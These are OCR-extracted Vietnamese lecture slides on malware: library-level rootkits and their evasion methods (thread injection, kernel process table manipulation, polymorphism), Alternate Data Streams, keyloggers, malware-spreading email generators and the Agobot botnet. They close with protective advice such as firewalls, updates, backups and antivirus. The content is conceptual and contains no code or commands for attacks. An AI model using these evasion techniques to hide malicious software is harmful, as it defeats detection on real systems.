
### Library Level Rootkits

Replaces original system calls with fake ones to **hide information** about the attacker


# Rootkit-2

- Duy trì sự xâm nhập
- Thường trú trong bộ nhớ nhằm thay thế, sửa đổi các lời gọi hàm của hệ điều hành.
- Rootkit thường được dùng để cài đặt các công cụ tấn công như cài backdoor, cài keylogger
- Sử dụng một số kỹ thuật để lẩn tránh sự phát hiện:
  - ✓ Thread injection:
  - ✓ Kernel Process Table manipulation
  - ✓ Polymorphism
  - ✓ Behavior change


# Alternate Data Stream (ADS)



# Alternate Data Stream (ADS)




Dir /r



# KeyLogger

- Bí mật ghi lại các thao tác bấm phím
- Gửi đến tin tặc
- Có thể mã hóa
- Có thể thu thập thêm các thông tin liên quan đến ứng dụng đã được gõ phím.
- Rất phổ biến trong giới tin tặc, đặc biệt khi tin tặc có thể kiểm soát được một máy tính và muốn thu thập thêm thông tin.


# Email Generator


**Email Generator**

- Cho phép tạo và gửi đi số lượng lớn các email.
- Có thể đính kèm mã độc vào các email gửi đi.
- Thường được sử dụng để phát tán mã độc hay spam, thậm chí là quảng cáo.

# Botnet

## Agobot



# Phòng chống mã độc

# Phòng chống mã độc

## Nguyên tắc bảo vệ máy tính (1)

Bật tường lửa trên máy tính

- Hệ điều hành ở chế độ cập nhật
- Tắt các dịch vụ không sử dụng đến
- Thường xuyên sao lưu, tạo bản copy dữ liệu

# Phòng chống mã độc (cont)

## Nguyên tắc bảo vệ máy tính (2)

Sử dụng phần mềm diệt mã độc có khả năng cập nhật mới nhất,


Có ý thức cẩn thận với các nguồn phát tán khác nhau của virus, đặc biệt là những file thực thi được.

# Phòng chống mã độc (cont)

## Nguyên tắc bảo vệ máy tính (2)


**Sử dụng Anti-virus**

- Cài đặt phần mềm diệt mã độc.
- Cập nhật phiên bản mới nhất
- Bật chế độ tự động bảo vệ
- Quét toàn bộ hệ thống và thực hiện theo các thông báo.
- Có thể để chế độc cách ly để lấy mẫu trước khi diệt những mẫu phát hiện được.